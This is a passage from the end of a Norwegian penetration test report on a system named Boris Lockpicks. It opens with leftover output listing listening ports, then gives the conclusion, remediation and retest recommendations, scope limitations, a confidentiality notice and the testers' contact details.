[::]:* users: (("abyssws-x64",pid=590,fd=12)) tcp LISTEN 0 5 [::1]:631 [::]:* users: (("cupsd",pid=1045,fd=6)) tcp LISTEN 0 20 [::]:443 [::]:* users: (("abyssws-x64",pid=590,fd=14)) boris@osboxes:~\$ </pre>

5. Konklusjon

Penetrasjonstesten av Boris Lockpicks avdekket flere sikkerhetssvakheter med varierende alvorlighetsgrad. Enkelte av funnene kan gi en angriper tilgang til informasjon eller funksjonalitet som ikke skal være tilgjengelig, og bør derfor prioriteres for utbedring.

Det anbefales at funn klassifisert som kritisk og høy håndteres først, etterfulgt av funn med middels og lav alvorlighetsgrad. I tillegg bør det etableres rutiner for regelmessig oppdatering, sikker konfigurasjon og testing av applikasjonen for å redusere risikoen for nye sårbarheter.

5.1 Verifisering / retest

Etter at de identifiserte sårbarhetene er utbedret, anbefales det å gjennomføre en retest. Formålet er å bekrefte at tiltakene fungerer som forventet, og at endringene ikke har introdusert nye sikkerhetsproblemer.

Sårbarheter klassifisert som kritisk og høy bør prioriteres for verifisering.

5.2 Begrensninger og forutsetninger

Denne rapporten beskriver sikkerhetstilstanden slik den ble observert innenfor avtalt omfang og testperiode. En penetrasjonstest gir et øyeblikksbilde av sikkerheten og kan ikke garantere at alle eksisterende eller fremtidige sårbarheter blir identifisert.

Rapporten inneholder sikkerhetsrelatert informasjon om systemet og skal behandles konfidensielt og kun deles autoriserte mottakere.



Takk for oppdraget!

Takk for tilliten og muligheten til å gjennomføre sikkerhetstesting av Boris Lockpicks!

Ved spørsmål om rapporten, funnene eller anbefalte tiltak, ta gjerne kontakt med oss.

- E-post: security@nowhere.no
- Nettside: www.nowhere.no
- Rapportreferanse: NOWHERE-PT-2026-001